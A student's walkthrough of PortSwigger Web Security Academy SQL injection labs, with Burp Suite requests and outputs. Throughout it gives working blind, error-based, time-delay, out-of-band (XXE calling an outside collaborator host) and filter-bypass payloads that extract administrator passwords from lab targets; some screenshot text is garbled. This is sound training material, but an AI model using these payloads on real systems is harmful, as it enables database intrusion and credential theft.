in this lab when you change the cookie with one quotation you will get an internal server error. Then enter another quotaion mark error will dissapear.

Now follow steps as the previous lab and now we need to know that users table exists.

```
'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'
```

you will receive an internal error messege.

The screenshot shows the Burp Suite interface with the following details:

- Request:** A POST request to `https://0ac200ac04f7984880c206cb003a.web-security-academy.net` with the following payload:

```
TrackingId=TmS2nYfz2irWnUdF'; session=>96WxuG23HxtsrWj8jPBJHNGjimgn
```
- Response:** An Internal Server Error (HTTP 500) with the following content:

```
Blind SQL injection with conditional errors
```
- Inspector:** Shows the Request attributes, Query parameters, Body parameters, Cookies, Headers, and Response headers sections.
- Bottom Status Bar:** Shows the status bar with "Done", the current URL, and system information like "28°C Mostly sunny" and "10:28 AM 9/9/2023".

```
||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||
```

Now the error will dissapear. This demonstrates that you can trigger an error conditionally on the truth of a specific condition.

```
TrackingId=TmS2nYfz2irWnUdF'||||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')|||';
```

it means users table and administrator is exixts.

Now we need to find out the length of the password.

```
||(SELECT CASE WHEN LENGTH(password)>1 THEN to_char(1/0) ELSE '' END FROM users WHERE username='administrator')||
```

we know it more than one character.

now send this code to intruder and, we can find out how many characters for the password.

set the pay load to numbers and from 1 to 25 step to 1. Now start attack.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays a GET request to the specified URL with a payload containing a SQL injection attempt. The 'Response' pane shows the server's error message: "Blind SQL injection with conditional errors". The 'Inspector' pane on the right shows the selected text and its decoded form.

The screenshot shows the Burp Suite 'Intruder' tool. It has defined a payload set with 25 requests and a payload type of 'Numbers'. The results table lists 25 requests from 1 to 25. The response pane shows an error message: "causes an error. In this case, the two payloads test the conditions 1=1 and 1=2, and an error is received when the condition is true." The payload itself is a SQL injection attempt: '|||SELECT '' FROM users WHERE ROWNUM = 1|||'. The response pane also shows the error message: "Blind SQL injection with conditional errors".

**Burp Suite Community Edition v2023.9.4 - Temporary Project**

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the available for each payload set, and each payload type can be customized in different way.

Payload set:	1	Payload count:	36
Payload type:	Simple list	Request count:	36

**Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

- Paste
- Load ...
- Remove
- Clear
- Deduplicate
- Add
- Enter a new item
- Add from list ... [Pro version only]

**Payload processing**

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule
Add	
Edit	
Remove	
Up	
Down	

**Start attack**

**Results**

Attack Save Columns 3. Intruder attack of https://Oac200ae04f7904880e208cb003e003a.web-security-academy.net... Temp...

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
24	x	200			11449	
25	y	200			11449	
26	z	200			11449	
27	0	200			11449	
28	1	500	Bad Request		2353	
29	2	200			11449	
30	3	200			11449	
31	4	200			11449	
32	5	200			11449	
33	6	200			11449	
34	7	200			11449	
35	8	200			11449	
36	9	200			11449	

**Request Response**

Pretty Raw Hex

```

1 GET / HTTP/2
2 Host: Oac200ae04f7904880e208cb003e003a.web-security-academy.net
3 Cookie: TrackingId=TmS2NfYtfzLw0dF' || (SELECT CASE WHEN SUBSTR(password,20,1)='1' THEN TO_CHAR(1/0) ELSE '' END
4 FROM users WHERE username='administrator'||'); session=02Wecud23SXixHjP2J3H6Cj1Ngp
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A Brand";v="1"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows NT 10.0; Win32; x64" AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141
9 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://portswigger.net/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19

```

**Find SQL injection**

28°C Mostly sunny

Search

11:02 AM 9/9/2023

**Burp Suite Community Edition v2023.9.4 - Temporary Project**

**Choose an attack type**

Attack type: Sniper

**Payload positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://Oac200ae04f7904880e208cb003e003a.web-security-academy.net

Update Host header to match target

1 GET / HTTP/2
2 Host: Oac200ae04f7904880e208cb003e003a.web-security-academy.net
3 Cookie: TrackingId=TmS2NfYtfzLw0dF' || (SELECT CASE WHEN SUBSTR(password,20,1)='1' THEN TO\_CHAR(1/0) ELSE '' END
4 FROM users WHERE username='administrator'||'); session=02Wecud23SXixHjP2J3H6Cj1Ngp
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A Brand";v="1"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows NT 10.0; Win32; x64" AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141
9 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://portswigger.net/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19

1 payload position

1 highlight

Length: 874

**WebSecurity Academy** Blind SQL injection with conditional errors LAB Solved

Congratulations, you solved the lab!

Share your skills! Home | My account | Log out Continue learning >

**My Account**

Your username is: administrator

Email

Update email

28°C Mostly sunny

Search

11:19 AM 9/9/2023

## Lab 13: Visible error-based SQL injection

In this lab same as the vulnerability is on the cookie.

TrackingId=syV7xtOTECljF5NM'--

Send the request. Confirm that you no longer receive an error. This suggests that the query is now syntactically valid.

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```
1 GET / HTTP/2
2 Host: 0af0f01003095cd2180dc2b32005d005a.web-security-academy.net
3 Cookie: TrackingId=syV7xtOTECljF5NM'--; session=3VVSBpHrFlUvLwUqJg1PhRhuGwUJup
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A Brand";v="1", "Chromium";v="116.0.5845.141", "Safari";v="157.36"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: ?"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/116.0.5845.141 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Dst: document
14 Sec-Fetch-User: ?1
```

**Response:**

```
42 <header class="navigation-header">
43 </header>
44 <div>
45   ERROR: argument of AND must be type boolean, not type integer
   Position: 62
</div>
46 <p class="is-warning">
47   ERROR: argument of AND must be type boolean, not type integer
   Position: 62
</p>
48 </div>
49 </section>
50 </div>
51 </body>
52 </html>
```

The response body contains two error messages indicating that the argument of the AND operator must be a boolean type, not an integer. The first error is at position 62, and the second is at position 62.

AND CAST((SELECT 1) AS int)--

it will give an error

ERROR: argument of AND must be type boolean, not type integer

now to enter this error will dissapear,

AND 1=CAST((SELECT 1) AS int)--

AND 1=CAST((SELECT username FROM users) AS int)--

again you will get an error (character error)

Burp Suite Community Edition v2023.9.4 - Temporary Project

**Repeater**

Target: https://0a9f001803892d2180dc2b32005d005a.web-security-academy.net

**Request**

```
1 GET / HTTP/2
2 Host: 0a9f001803892d2180dc2b32005d005a.web-security-academy.net
3 Cookie: TrackingId=4c180dc2b32005d005a; session=IV7hpHrThdLc0Uqg5BhNBGwUJup
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A Brand";v="1"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: " "
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/116.0.5845.141 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: navigate
```

**Response**

```
<html>
  <head>
    <title>Web Security Academy</title>
  </head>
  <body>
    <h1>Visible error-based SQL injection</h1>
    <p>Back to lab description >></p>
    <div>
      <img alt="A large blue hanger icon with the word 'SHOP' written across it." data-bbox="630 165 805 200" style="margin-bottom: 10px;"/>
      WE LIKE TO
      SHOP
    </div>
    <div>
      Refine your search:
      <a href="#">All <a href="#">Clothing, shoes and accessories <a href="#">Gifts <a href="#">Lifestyle <a href="#">Pets <a href="#">Tech gifts
    </div>
    <div>
      <img alt="Silhouette of a person holding a pool float next to a small pool." data-bbox="565 260 645 335"/>
      <img alt="Silhouette of a person running in a laundry room." data-bbox="765 260 885 335"/>
    </div>
  </body>
</html>
```

Done

28°C Mostly sunny

Burp Suite Community Edition v2023.9.4 - Temporary Project

**Repeater**

Target: https://0a9f001803892d2180dc2b32005d005a.web-security-academy.net

**Request**

```
1 GET / HTTP/2
2 Host: 0a9f001803892d2180dc2b32005d005a.web-security-academy.net
3 Cookie: TrackingId='AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--; session=IV7hpHrThdLc0Uqg5BhNBGwUJup
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not A Brand";v="1"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: " "
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/116.0.5845.141 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: navigate
```

**Response**

```
<html>
  <head>
    <title>Web Security Academy</title>
  </head>
  <body>
    <h1>Visible error-based SQL injection</h1>
    <p>Back to lab description >></p>
    <div>
      <img alt="A large blue hanger icon with the word 'SHOP' written across it." data-bbox="630 520 805 555" style="margin-bottom: 10px;"/>
      WE LIKE TO
      SHOP
    </div>
    <div>
      Refine your search:
      <a href="#">All <a href="#">Clothing, shoes and accessories <a href="#">Gifts <a href="#">Lifestyle <a href="#">Pets <a href="#">Tech gifts
    </div>
    <div>
      <img alt="Silhouette of a person holding a pool float next to a small pool." data-bbox="565 610 645 685"/>
      <img alt="Silhouette of a person running in a laundry room." data-bbox="765 610 885 685"/>
    </div>
  </body>
</html>
```

Done

28°C Mostly sunny

Delete the original value of the TrackingId cookie to free up some additional characters. Resend the request.

ERROR: more than one row returned by a subquery used as an expression</p>

now you get an error like this because it unexpectedly returned more than one row.

Now that you know that the administrator is the first user in the table, modify the query once again to leak their password

password: Of2zv7pfD2xmq9o2lisn

The screenshot shows a Windows desktop environment. On the left is the Burp Suite interface, displaying a request to https://0a9f001803892d2180dc2b32005d005a.web-security-academy.net. The request payload includes a SQL injection query: `... OR 1=CAST((SELECT password FROM users LIMIT 1) AS int)--; session\_id=EWVSpHrFnUvLouUgJg5PhRuBGxUUp`. The response from the browser shows a 'Visible error-based SQL injection' page from WebSecurity Academy, which displays an error message: "ERROR: invalid input syntax for type integer: \"Of2zv7pfD2xmq9o2lisn\"". Below the error message, there are four small images: a person's leg in yellow shorts and white sneakers, a blue inflatable pool, a black silhouette of a person running, and a laundry room with a washing machine.

This screenshot is identical to the one above, but the browser window shows a green 'Solved' button instead of a 'Visible error-based SQL injection' message. The Burp Suite interface and the desktop taskbar are also visible.

## Lab 14: Blind SQL injection with time delays

In this lab we must inject a time base attack to the page.

This will send response in 10 sec.

```
| |pg_sleep(10)|
```

The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a GET request is shown with the URL `https://0ad10051038bd7d28051584f00c100eb.web-security-academy.net`. The payload is `| |pg_sleep(10)|`. The Response pane shows the server's response with a status of 200 OK, indicating the injection was successful. To the right, a browser window displays the WebSecurity Academy homepage with the title "Blind SQL injection with time delays". A green "Solved" button is visible, confirming the task completion. The browser also shows a message: "Congratulations, you solved the lab!" with links to share skills and continue learning.

## Lab 15: Blind SQL injection with time delays and information retrieval

modify the tracking code

```
TrackingId='%3BSELECT+CASE+WHEN+(1=1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--
```

we can verify that it responds within 10 sec

```
TrackingId='%3BSELECT+CASE+WHEN+(1=2)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--;
```

now this will respond immediately because it is false statement.

```
%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```

we can verify that there is a user called administrator

```
%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```

confirming that the password is greater than 1 character in length.

```
'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>19)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--;
```

now we know the length of the password

```
%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```

now we need to retrieve the password one by one for that place position markers around a.(first of all send it to the intruder)

password: pio8ubv660lhr18kapq3

you can use the cluster bomb method also then you dont need to add manually 1-20 it will do it automatically.

(cluster bomb)

Cookie:

```
TrackingId=Boc7DUDo6hCiBvil'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,§1§,1)='§a§')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--;
```

Burp Suite Community Edition v2023.9.4 - Temporary Project

**Choose an attack type**

Attack type: Sniper

**Payload positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: <https://0a17001d04d545c78036305a00900010.web-security-academy.net>

Update Host header to match target

Request Payload Status code Response Error Timeout Length Comment

Request	Payload	Status code	Response	Error	Timeout	Length	Comment
18	r	200	266		□	11456	
19	s	200	280		□	11456	
20	t	200	274		□	11456	
21	u	200	484		□	11456	
22	v	200	346		□	11456	
23	w	200	529		□	11456	
24	x	200	322		□	11456	
25	y	200	221		□	11456	
26	z	200	270		□	11456	
27	0	200	241		□	11456	
28	1	200	283		□	11456	
29	2	200	214		□	11456	
30	3	200	11045		□	11456	
31	4	200	285		□	11456	
32	5	200	498		□	11456	
33	6	200	271		□	11456	
34	7	200	493		□	11456	
35	8	200	231		□	11456	

1 payload position

29°C Mostly cloudy

Search

Attack Save Columns 27. Intruder attack of https://0a17001d04d545c78036305a00900010.web-security-academy.net - Target

Results Positions Payloads Resource pool Settings

Filter Showing all items

Comment

Start attack

LAB Not solved

Home | My account

Enter

1:49 PM 9/9/2023

Burp Suite Community Edition v2023.9.4 - Temporary Project

**Choose an attack type**

Attack type: Cluster bomb

**Payload positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: <https://0a17001d04d545c78036305a00900010.web-security-academy.net>

Update Host header to match target

Request Payload Status code Response Error Timeout Length Comment

Request	Payload	Status code	Response	Error	Timeout	Length	Comment
18	r	200	266		□	11456	
19	s	200	280		□	11456	
20	t	200	274		□	11456	
21	u	200	484		□	11456	
22	v	200	346		□	11456	
23	w	200	529		□	11456	
24	x	200	322		□	11456	
25	y	200	221		□	11456	
26	z	200	270		□	11456	
27	0	200	241		□	11456	
28	1	200	283		□	11456	
29	2	200	214		□	11456	
30	3	200	11045		□	11456	
31	4	200	285		□	11456	
32	5	200	498		□	11456	
33	6	200	271		□	11456	
34	7	200	493		□	11456	
35	8	200	231		□	11456	

2 payload positions

Length: 885

2 highlights Clear

29°C Mostly cloudy

Search

Attack Save Columns 27. Intruder attack of https://0a17001d04d545c78036305a00900010.web-security-academy.net - Target

Results Positions Payloads Resource pool Settings

Blind SQL injection with time delays and information retrieval

WebSecurity Academy

Blind SQL injection with time delays and information retrieval

Back to lab description >

Congratulations, you solved the lab! Share your skills! Twitter LinkedIn Continue learning >

Home | My account | Log out

My Account

Your username is: administrator

Email

Update email

1:52 PM 9/9/2023

## Lab 16: Blind SQL injection with out-of-band interaction

In this lab you need to perform a blind SQL with XXE to the tracking id.

Cookie:

TrackingId=IHQWFuEYbNT7C7ck'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25remote+SYSTEM+"http%3a//cju3m7fa464hih2pvve0fjoqfmrqjfbqm.oastify.com/">+%25remote%3b]>','/I')+FROM+dual--;

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```
1 GET / HTTP/1.1
2 Host: 0a64005a03763bd98016948a00a500d9.web-security-academy.net
3 Cookie: TrackingId=IHQWFuEYbNT7C7ck'+UNION+SELECT+EXTRACTVALUE(xmltype('<%3fxml+version%3d"1.0"+encoding%3d"UTF-8"%3f><!DOCTYPE+root+[+<!ENTITY+%25remote+SYSTEM+"http%3a//cju3m7fa464hih2pvve0fjoqfmrqjfbqm.oastify.com/">+%25remote%3b]>','/I')+FROM+dual--;
```

**Response:**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11361
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labHeader/css/academyLabHeader.css rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css rel="stylesheet">
11    <title>
12      Blind SQL injection with out-of-band interaction
13    </title>
14    <script src="/resources/labHeader/js/labHeader.js">
15  
```

The browser window shows the "Web Security Academy" homepage with the message "Blind SQL injection with out-of-band interaction" and "Congratulations, you solved the lab!". The status bar at the bottom indicates "29°C Mostly cloudy".

## Lab 18: SQL injection with filter bypass via XML encoding

In this lab we need to use hackvector extension

```
<@hex_entities>
```

```
1 UNION SELECT username || '~' || password FROM users
```

```
</@hex_entities>
```

Inject this code and you can retrieve user credentials.

The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a POST request is displayed with the following XML payload:

```
<@hex_entities>
1 UNION SELECT username || '~' || password FROM users
</@hex_entities>
```

The Response pane shows a 403 Forbidden response with the message "Attack detected". To the right, a browser window displays the Web Security Academy challenge page titled "SQL injection with filter bypass via XML encoding". The page content includes a safety rating of 5 stars and a price of \$50.57, with a background image of a person rappelling from a skyscraper.

**Burp Suite Community Edition v2023.9.4 - Tempor...**

**Repeater**

**Target** https://0a270040046cd8c816934a900760050.web-security-academy.net

**Request**

```
Pretty Raw Hex Hackverte
12 Sec-Fetch-Dest: empty
13 Referer: https://0a270040046cd8c816934a900760050.web-security-academy.net/product?productId=1
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.5
16
17 <?xml version="1.0" encoding="UTF-8"?>
18 <stockCheck>
19   <productId>
20     1
21   </productId>
22   <storeId>
23     <hex_entities>
24       UNION SELECT username || ' ' || password FROM users</hex_entities>
25   </storeId>
26 </stockCheck>
```

**Response**

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 100
386 units
viener-maxusviyglfslBy5ts0d
carlos-yqlwtds7sa4z10lkhc
administrator-loggo44ajghuh5fgshj
```

**WebSecurity Academy** SQL injection with filter bypass via XML encoding LAB Solved

Congratulations, you solved the lab! Share your skills! Home | My account | Log out

My Account

Your username is: administrator

Email

Update email

Done

29°C Mostly cloudy

Search

5:21 PM 9/9/2023